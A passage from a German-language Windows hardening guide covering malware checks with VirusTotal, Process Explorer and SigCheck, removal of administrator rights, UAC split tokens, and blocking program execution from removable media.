Anmerkung: Auch andere AntiVirus-Hersteller bieten ähnliche kostenfreie On-Demand-Scanner an, zum Beispiel Kaspersky: http://free.kaspersky.com/ (Kaspersky Rescue Disk und Kaspersky Security Scan).

Derlei Lösungen eignen sich für präventive oder reaktive Offline-Checks, stellen aber keinen Ersatz für einen Realtime-AV-Schutz dar.




Abbildung 93: Windows Defender Offline - Wizzard zur Erstellung eines Bootmediums

3.7.1.3. Malware-Check mittels Online-Services: VirusTotal.com

Bei verdächtigen Dateien besteht oftmals der Wunsch, eine weitere Meinung durch einen anderen Virenscanner einzuholen. Das bekannteste Online-Portal welches diese Funktionalität zur Verfügung stellt, ist das zum Google-Konzern gehörende Service https://www.virustotal.com.

Es können Dateien hochgeladen oder URLs zu Dateien angegeben werden. Darüber hinaus steht auch eine API zur Nutzung in eigenen Anwendungen oder Scripts zur Verfügung, sowie die Möglichkeit Samples per E-Mail zu übermitteln.

Als Ergebnis erhält man einerseits das Scan-Ergebnis von mehr als 50 AV-Scannern (siehe Abbildung 94), und bei Executables zusätzlich auch noch eine Verhaltensanalyse die mittels einer Sandbox-Lösung ermittelt wird (siehe Abbildung 95, Details hierzu siehe [VT-Behav]).

Alternativen zu VirusTotal:

- ThreatExpert.com - ebenfalls kostenfrei, Verhaltensanalyse
- VirScan.org – ebenfalls kostenfrei, nur Scan, keine Verhaltensanalyse

Wie auch alle Alternativen zu VirusTotal besteht hierbei jedoch ein gewichtiger Nachteil: Die eigenen Daten wandern zur Überprüfung zum Anbieter und werden auch als Samples an die AntiMalware-Hersteller und Andere weitergeleitet. Zur Prüfung von Dokumenten deren Inhalt nicht für die Öffentlichkeit bestimmt ist, sollte ein solcher Dienst daher tunlichst nicht verwendet werden. Um ein verdächtiges Binary zu prüfen kann VirusTotal jedoch gute Dienste erweisen.




Abbildung 94: VirusTotal.com - Online VirusScan

Abbildung 95: VirusTotal.com - Verhaltensanalyse eines verdächtigen Executables

Achtung: Wird ein Binary das einem spezifischen, gerichteten Angriff (Advanced Persistent Threat, APT) diente an VirusTotal übermittelt, so kann davon ausgegangen werden, dass die Angreifer periodisch auf VirusTotal nach einem Prüfergebnis mit dem betreffenden Hash suchen werden. Taucht ein solches Prüfergebnis mit „ihrem“ Hash auf VirusTotal auf, so können die Angreifer davon ausgehen, dass sie entdeckt wurden und der Angriff vermutlich aufgeflogen ist. Ob man Angreifern daher diese Information ungewollt in die Hände spielen möchte, gilt es vor Nutzung des VirusTotal-Service im Einzelfall zu überdenken. Geschickter ist in diesem Fall zuerst nur den Hash auf VirusTotal zu prüfen. Liegt für den betreffenden Hash bereits ein Ergebnis vor, so handelt es sich zumindest um kein Unikat. Eine solche Hash-Prüfung kann auch mittels *SysInternals SigCheck* automatisiert durchgeführt werden, die Vorgangsweise hierfür wird im Abschnitt 3.7.1.4 erläutert.

3.7.1.4. Malware-Check mit SysInternals Process Explorer und SigCheck

Das bei System-Administratoren beliebte und kostenfreie Werkzeug Microsoft SysInternals Process Explorer[44] ermöglicht eine erste, rasche Abschätzung, ob auf einem System verdächtige Prozesse ausgeführt werden. Der bekannte Autor Mark Russinovich demonstrierte wiederholt, wie sich seine Tools zur erfolgreichen Jagd auf Malware eignen (siehe z.B. eine Video-Aufzeichnung seines Vortrages auf der Ignite 2015: [MIG-MalHunt]).

Einen vollständigen Überblick über die SysInternals Tools sollte das käuflich erwerbbare Referenz-Handbuch [MR-SysInt] liefern, leider sind neuere Funktionalitäten wie z.B. die VirusTotal-Anbindung darin jedoch noch nicht erläutert. Aaron Margosis ist Co-Autor dieses Buches und präsentierte auf mehreren Microsoft Konferenzen auch die zahlreichen Neuerungen der SysInternals Suite (kostenfrei abrufbar im Microsoft Channel9-Portal[45]).

Abbildung 96 zeigt den von Process Explorer dargestellten Prozessbaum inklusive der für die Malware-Prüfung wichtigsten benötigten Eigenschaften (z.B. die Spalten: Verified Signer, VirusTotal, …).




Abbildung 96: Prüfung von verdächtigen Prozessen mittels Process Explorer

[44] https://technet.microsoft.com/en-us/sysinternals/processexplorer.aspx
[45] Vorträge siehe: https://channel9.msdn.com/Search?term=sysinternals%20margosis#ch9Search

Kurz zusammengefasst kann mittels SysInternals Process Explorer folgendes sehr rasch und übersichtlich geprüft werden (Liste der markantesten Auffälligkeiten):

- Prozesse ohne Icon.
- Prozesse ohne zuordenbarer Beschreibung bzw. Herausgeber-Name.
- Prozesse mit fehlender Code-Signatur, die aber angeblich (gemäß „Company Name“) von prominenten Herausgebern, z.B. Microsoft stammen.
  Mittlerweile signieren alle prominenten Hersteller ihre Software.
- Prozesse deren Executables im User-Profil oder in Temp-Ordnern liegen.
  Malware nistet sich um mit *Windows User Account Control* (UAC) nicht in Konflikt zu geraten an mit Benutzer-Rechten beschreibbaren Orten ein.
- Prozesse von Drittherstellern, die jedoch im Windows-Verzeichnis liegen.
  Dritthersteller dürfen gemäß Microsoft-Guidelines ihre Anwendungen nicht im Windows-Verzeichnis ablegen, Malware-Autoren tun dies oftmals, um in der Flut an Executables im Windows-Verzeichnis nicht so einfach entdeckt zu werden.
- Gepackte Executables (z.B. UPX-Packer, werden violett hinterlegt dargestellt).
  Die Nutzung von Executable-Packern ist von Malware-Autoren sehr beliebt, da so mit geringem Aufwand der eigentliche Schadcode obfuskiert, komprimiert und eventuell auch verschlüsselt werden kann. So können durch unterschiedliche Obfuskierung mittels Packern einzigartige Samples generiert werden, ohne den eigentlichen Schadcode hierfür modifizieren zu müssen.
- Prozesse mit merkwürdigen URLs im Speicherabbild oder in deren String-Tabelle.
  Malware kommuniziert üblicherweise mit der Außenwelt, sei es um weiteren Schadcode nachzuladen, um eine Steuerung von außen zu ermöglichen, oder um Datenabfluss zu realisieren. URLs die auf nicht legitim wirkende Ziele verweisen können ein deutliches Indiz für einen Malware-Prozess darstellen.
- Prozesse mit offenen TCP/IP-Verbindungen deren Zweck man nicht zuordnen kann.
- Prozesse die verdächtige DLLs oder Services hosten.
- Prüfung der Code-Signatur.
  Zusehends ist Malware korrekt mit Code-Signaturen versehen. Die verwendeten Zertifikate werden oftmals unter Verwendung falscher Identität bezogen oder von legitimen Herstellern entwendet. Eine Verifizierung der Code-Signatur beinhaltet nicht nur eine Prüfung der Signatur, sondern auch einen Sperrlisten-Check der verwendeten Zertifikate.
- Automatische Prüfung des Prozesses mittels VirusTotal.com Online-Check

Besondern auf die beiden zuletzt genannten Punkte, die Prüfung der Code-Signatur sowie die Prüfung der Prozesse mittels VirusTotal soll an dieser Stelle etwas näher betrachtet werden.

Die Code-Signatur-Prüfung („Verified Signer“) stellt hierbei eine Online-Verbindung zu Zertifikats-Revocation-Lists her. Auch der VirusTotal-Check benötigt eine Online-Verbindung, beides ist im Auslieferungszustand daher deaktiviert (Aktivierung siehe Abbildung 97).




Abbildung 97: SysInternals Optionen für Code-Signatur und VirusTotal-Anbindung

Die in Abbildung 97 dargestellte Option *Check VirusTotal.com* sendet nicht das komplette Executable des Prozesses an den Online-Anbieter, sondern lediglich den File-Hash. Ist der File-Hash nicht bekannt, wird „Unknown“ angezeigt – alternativ wird eine Angabe wie viele AV-Lösungen dieses Executable mit dem übermittelten Hash als bösartig einstufen angezeigt. Die Angabe `0/57` (siehe Abbildung 96) bedeutet hierbei, dass dieses Sample von 57 Scannern untersucht wurde, und hierbei kein Malware-Treffer erzielt wurde.

Nur wenn der Haken bei *Submit Unknown Executables* gesetzt wird, übermittelt Process Explorer auch den Content von unbekannten Samples an VirusTotal. Über eine Verwendung sollte im Einzelfall entschieden werden – diese Option sollte aus Privacy- und Datenschutz-Gründen in der Regel deaktiviert bleiben.

Die mittels Process Explorer durchgeführte Analyse lässt sich in Bezug auf den Signatur-Check und die VirusTotal-Prüfung auch automatisieren. Das SysInternals-Commandline-Tool SigCheck[46] ermöglicht sowohl eine Online- als auch eine Offline-Prüfung.

Die Online-Prüfung aller Executables kann z.B. folgendermaßen durchgeführt werden:

```
C:\Temp>sigcheck -e -vt -s c:\Temp\*.exe
Sigcheck v2.50 - File version and signature viewer
Copyright (C) 2004-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\temp\mssstool32.exe:
        Verified:       Signed
        Signing date:   16:05 21.02.2015
        Publisher:      Microsoft Corporation
        Company:        Microsoft Corporation
        Description:    Windows Defender Offline Wizard Package (32-bit)
        Product:        Windows Defender Offline
        Prod version:   4.7.0209.0
        File version:   4.7.0209.0
        MachineType:    32-bit
        VT detection:   0/57
        VT link:        https://www.virustotal.com/file/feeb119d91306c.../analysis/
c:\temp\putty-0.66-installer.exe:
        Verified:       Unsigned
        Link date:      23:22 19.06.1992
        Publisher:      n/a
        Company:        Simon Tatham
        Description:    PuTTY Setup
        Product:        PuTTY
        Prod version:   0.66
        File version:   Release 0.66
        MachineType:    32-bit
        VT detection:   3/57
        VT link:        https://www.virustotal.com/file/5ddedc94a222f2f2d9.../analysis/
```

[46] SysInternals SigCheck: https://technet.microsoft.com/de-de/sysinternals/bb897441.aspx

Alternativ dazu lassen sich die Hashes und Metadaten auch in eine CSV-Datei schreiben:

```
C:\Temp>sigcheck -h -c c:\Temp\*.exe >sigcheck-daten.csv

Sigcheck v2.50 - File version and signature viewer
Copyright (C) 2004-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Das offline (ohne VirusTotal-Zugang) erstellte CSV-File enthält unter anderem:

- Pfad, z.B.: `c:\temp\putty-0.66-installer.exe`
- Resultat der Signatur-Prüfung, z.B.: `Unsigned`
- Publisher, Company, Description, Product, Version, File-Version, …
- Mehrere Hashes jedes Files: MD5, SHA1, PESHA1, PESHA256, SHA256, …

Mittels der neu hinzugekommenen Option „-o“ können die Hashes aus dem CSV-File nun auch auf einer anderen Maschine (mit Internet-Zugang) an VirusTotal übermittelt und das Resultat wiederum in ein CSV-File geschrieben werden:

```
C:\Temp>sigcheck -o -vt sigcheck-daten.csv >sigcheck-daten-mit-virustotal.csv

Sigcheck v2.50 - File version and signature viewer
Copyright (C) 2004-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Das so erzeugte CSV-File enthält nun zusätzlich die beiden Spalten:

- VT detection, z.B.: `3|57`
- VT link, z.B.: https://www.virustotal.com/file/5ddedc94a222f2f2.../analysis/

Wichtig: Bei dieser Vorgangsweise wird nicht der Content, sondern nur der Hash an Virustotal übermittelt. Ist der Hash bei VirusTotal noch nicht bekannt so deutet dies darauf hin, dass es sich um ein Sample handelt welches sehr neu oder möglicherweise sogar einzigartig ist, und somit auch Teil eines zielgerichteten Angriffs sein könnte. Bei Verwendung der Option `-vs` würden unbekannte Samples nach einer Prüfung des Hashes auch an VirusTotal hochgeladen werden. Wie bereits im Abschnitt 3.7.1.3 erläutert sollte im Einzelfall der daraus entstehende Nutzen gegen das möglicherweise vorhandene Risiko abgewogen werden. Auch wenn sich im Sample keine relevanten Informationen befinden und somit aus Datenschutzgründen die Übermittlung unbedenklich erscheint, so bewirkt ein Hochladen auf VirusTotal, dass der Prüf-Bericht zum Sample in weiterer Folge auch auf Basis des Hashes abgerufen werden kann. Angreifer werden daher periodisch nach den Hashes „ihrer Samples“ auf VirusTotal Ausschau halten, taucht ein Prüfbericht auf können diese annehmen, dass sie möglicherweise entdeckt wurden und entsprechend agieren. Diese Vorgangsweise ist speziell bei zielgerichteten Angriffen mit unikaten Samples von Relevanz.

Eine ausführliche Video-Anleitung zur hier skizzierten Vorgangsweise liefert [MIG-MalHunt], die Vorgangsweise zur Nutzung von SigCheck kann auch [SANS-SigChk1] entnommen werden, die Offline-Nutzung mittels CSV-Files ist in [SANS-SigChk2] erläutert.

3.7.2. Strikter Entzug von Administrator-Rechten

Eines der wesentlichsten Elemente um die Sicherheit von Windows-Endgeräten maßgeblich zu erhöhen ist der ausnahmslose Entzug von Administrator-Privilegien. Spätestens seit der Entwicklung von Windows Vista vor 10 Jahren verfolgt auch Microsoft die klare Strategie, Anwender nicht mehr mit Administrator-Rechten auszustatten. Im Unternehmensumfeld sollte dies heute gängige Praxis sein, bei privat genutzten Geräten wird oftmals leider immer noch auf die Trennung des Benutzerkontos für den täglichen Bedarf und des Administrator-Accounts zur gezielten Durchführung von Software-Updates, Installationen und anderer bewusster Systemveränderungen verzichtet.

Seit Windows Vista setzt Microsoft bei der Absicherung von Administrator-Konten auf die User Account Control (UAC) Funktionalität. Im Zuge der Anmeldung eines Administrators werden zwei Token erstellt (Split Token), ein Elevated-Token mit administrativen Rechten, und ein Standard-Token der Prozesse lediglich mit Integrity-Level Medium starten kann und dessen Privilegien beschränkt sind. Über das UAC-Feature können Administratoren jedoch jederzeit aktiv von ihrem Elevated-Token Gebrauch machen – Abbildung 98 zeigt zwei vom gleichen Benutzer gestartete cmd.exe Prozesse, links regulär gestartet, rechts mit der Funktion „Als Administrator ausführen“ aufgerufen. Mittels SysInternals Process Explorer sind die Gruppenzugehörigkeiten und Privilegien des Prozess-Tokens einfach zu verifizieren – der mittels Elevated-Token gestartete Prozess rechts ist Mitglied der Administratoren-Gruppe, links wird die Gruppenmitgliedschaft mit „Deny“ ausgewiesen. Die Liste der Privilegien ist links überschaubar kurz, rechts deutlich länger. Die Funktionsweise wird in [MR-WinInt61, Chapter 6, S. 516ff und S. 566ff] ausführlich erläutert.




Abbildung 98: Split Token, zwei cmd.exe Prozesse mit unterschiedlichen Privilegien

Die Verwendung von User Account Control (UAC) zur Absicherung vor unbeabsichtigten Systemveränderungen mag das Risiko vor unabsichtlichen Administrator-Aktivitäten zwar etwas reduzieren, kann jedoch nicht den Entzug von Administrator-Rechten ersetzen.

Anwender die mit Administrator-Rechten ausgestattet sind, können stets sämtliche Beschränkungen die z.B. mittels Policies oder Berechtigungen wie Access Control Lists (ACLs) etc… vorgenommen wurden aushebeln, deaktivieren oder umgehen. Administratoren verfügen über Privilegien wie zum Beispiel das Debug-Privilege oder das Take-Ownership-Privilege, welche dazu genutzt werden können sämtliche ACLs und Policies zu umgehen und zu deaktivieren (Demonstration der Vorgangsweise siehe [SL-Privileges], die Privilegien selbst sind in [MR-WinInt61, Chapter 6, S. 540ff] ausführlich erläutert). Administrator-Rechte ermöglichen Angreifern eine einfache Durchführung von Angriffen inklusive Pass-the-Hash und Pass-the-Ticket Angriffen (siehe Kapitel 2.3).

Um die unbedachte Nutzung von Administrator-Konten (auch durch Administratoren) möglichst flächendeckend zurückzudrängen sollte angedacht werden, folgende Restriktionen umzusetzen (vgl. [NSA-Admin]):

- Beschränkung der Nutzung von Admin-Konten auf lokale Anmeldung (Entzug der Privilegien für Administratoren (mittels Gruppenrichtlinien): „Anmelden über Remotedesktopdienste zulassen“ sowie „Auf diesen Computer vom Netzwerk aus zugreifen“).
- Sperrung der Nutzung von Webbrowser und E-Mail-Zugang für Administratoren, für Administratoren sollten keine E-Mail-Konten angelegt werden, die entsprechenden Softwareprodukte (Internet-Explorer, Chrome, Firefox, …) können z.B. mittels AppLocker für Administratoren gesperrt werden (siehe Kapitel 2.7). Administratoren sollten ihre Arbeit niemals von ihren mit Internet-Zugang ausgestatteten Clients aus durchführen, sondern dedizierte Jump-Hosts oder separate Clients oder VMs nutzen, die nicht für das Daily-Business wie E-Mail-Abruf oder Internet-Zugriff verwendet werden.
- Sofern lokale Admin-Konten auf den Geräten vorhanden sind, müssen die hierfür gesetzten Kennwörter auf sämtlichen Maschinen individualisiert oder besser noch randomisiert werden. Microsoft stellt hierfür ein kostenfreies Tool namens *Local Administrator Password Solution* (LAPS) bereit (vgl. [MIG-PtH, S. 27ff]). Besonderes Augenmerk ist hierbei auch auf eine Randomisierung der Service-User-Konten-Passörter zu legen, besonders gefährdet sind hierbei solche Accounts, die mit erhöhten Rechten ausgestattet sind.
- Verpflichtende Verwendung von Zwei-Faktor-Authentifizierung, zumindest für Administrator-Konten (z.B. Smartcards).
- Alle Aktivitäten von Administratoren sollten aufgezeichnet und auditiert werden.
- Entwickler die ihre Arbeit in Ausnahmefällen tatsächlich nicht ohne Administrator-Rechten durchführen können, sollten hierfür eine separate (virtuelle) Maschine mit einem lokalen Administrator-Konto erhalten. Das Daily-Business, Web-Browsing und E-Mail-Abruf darf nicht aus dieser VM, sondern muss von einem regulären User-Account mit Standardrechten aus erfolgen.
- Für vereinzelte Aufgaben die Administrator-Rechte benötigen kann eine Lösung mittels interaktivem Dienst wie unter 3.7.2.2 erläutert angedacht werden.

3.7.2.1. Nutzung von Software die nach Administrator-Rechten verlangt

Die Verwendung von UAC hat dafür gesorgt, dass auch mit Administrator-Rechten agierende Entwickler dem Thema „Lauffähigkeit mit Standard-User-Rechten“ heute deutlich mehr Beachtung schenken, als in der Zeit vor Windows Vista und 7. Darüber hinaus hat Microsoft mit der File- und Registry-Virtualisierung die Kompatibilität zur Ausführung von Software (welche ursprünglich Administrator-Rechte verlangte) deutlich erhöht. Schreibzugriffe von „alter Software“ (32bit-Software die keinen *requestedExecutionLevel* im Manifest spezifiziert) auf zahlreiche für Benutzer nicht beschreibbare Registry-Keys unterhalb von `HKLM\Software` werden bei Bedarf nach `HKCU\Software\Classes\VirtualStore` umgelenkt, Dateisystemzugriffe nach `%ProgramFiles%` und `%SystemRoot%` werden mittels Redirect nach `%LocalAppData%\VirtualStore` virtualisiert – Details hierzu können in ([MR-WinInt61, Chapter 6, S. 568ff] nachgeschlagen werden).

Alte Applikationen die unnötigerweise Administrator-Rechte verlangen, können in der Regel unter Verwendung des *Application Compatibility Toolkits*[47] derart mittels Shims versehen werden, dass diese ohne Modifikation der Software selbst auch ohne Administrator-Rechte lauffähig sind – die Vorgangsweise entspricht grundsätzlich jener wie auch bereits unter Windows 7 praktiziert, von einer detaillierten Erläuterung wird an dieser Stelle daher abgesehen und auf die Dokumentation [MSDN-ACT] verwiesen.

3.7.2.2. Applikations-Start als interaktiver Dienst mit Administrator-Rechten

Vereinzelt besteht der Bedarf einen Dienst durch einen regulären Benutzer ohne Administrator-Rechten starten, stoppen bzw. neustarten zu können. Dies ist ohne weiteres realisierbar, Dienste sind mit Security-Deskriptoren ausgestattet, durch Re-Konfiguration des Security-Deskriptors können die Rechte für jeden einzelnen Dienst individuell konfiguriert werden.

Die Vorgangsweise zur Erstellung und (gescripteten) Konfiguration der Security-Deskriptoren von Diensten ist im Anhang in Abschnitt 5.3.3 erläutert.

Aus Sicherheitsgründen eher nicht anzuraten, jedoch manchmal dennoch nötig ist der Wunsch, eine Software ohne über Administrator-Rechte zu verfügen als Administrator oder sogar mit System-Rechten (LocalSystem) interaktiv zu starten. Zu Zeiten von Windows XP waren derlei Varianten grundsätzlich realisierbar, aber bereits mit Windows 7 versucht Microsoft dies mit zahlreichen Security-Änderungen zu verunmöglichen. Nichtsdestotrotz kann mit etwas Programmieraufwand eine solche Lösung im Bedarfsfall weiterhin realisiert werden. Hierzu wurde ein *UserControlled-Interactive-Service* Executable programmiert, das als universeller Dienst-Controller für beliebige Executables dienen kann. Dieser kann so konfiguriert werden, dass mittels eines Startmenü-Links die gewünschte Applikation mit LocalSystem-Rechten gestartet wird. Die damit einhergehenden Sicherheitsbedrohungen (der Anwender kann aus dieser Applikation heraus mit LocalSystem-Rechten agieren und so das System gefährden) sollten genau geprüft werden.

Die technische Realisierung ist im Anhang 5.3 ausführlich erläutert, Binary und Sourcecode sind auf Anfrage auch per E-Mail (Kontakt siehe https://www.haslinger.biz) erhältlich.

---

[47] Enthalten im *Windows Assessment and Deployment Kit* (Windows ADK), das AKD für Windows 10 ist unter folgender URL erhältlich: https://msdn.microsoft.com/en-us/windows/hardware/dn913721.aspx

3.7.3. Ausführen von Programmen von Wechselmedien unterbinden

Zu Zeiten von Windows XP galt das Anschließen von Wechseldatenträgern oder das Einlegen von CD-/DVD-Medien aufgrund der AutoRun-Funktion als höchst gefährlich. Derlei Funktionalitäten wurden zwar mittlerweile bereits in der Default-Konfiguration entschärft, dennoch sprechen einige Gründe dafür, das Ausführen von Programmen von Wechselmedien gänzlich zu unterbinden:

- In einer Unternehmensumgebung sollte das Ausführen von nicht durch die IT freigegebene Applikationen mittels Benutzer-Policy untersagt sein. Das Ausführen von Executables von Wechselmedien zu sperren forciert eine solche Policy zusätzlich technisch.
- Selbst wenn Geräte manuell und nicht mittels automatisierter Softwareverteilung konfiguriert werden ist es Administratoren zumutbar, die Software zuerst auf die Festplatte zu kopieren und diese nicht direkt vom Wechselmedium auszuführen.
- Mittels BadUSB Devices (z.B. RubberDucky und ähnlichem – siehe Kapitel 3.11) die sich als Kombination von Wechselmedium und Human-Interface-Device (HID) am USB-Bus zu erkennen geben, kann mit einfachen Mitteln unbemerkt durch simples Anschließen eines USB-Sticks bereits ein Start von Schadcode vom USB-Stick ausgelöst werden. Die Policy das Starten von Programmen von Wechselmedien zu unterbinden kann diese Bedrohung in ihrer simplen Form unterbinden.
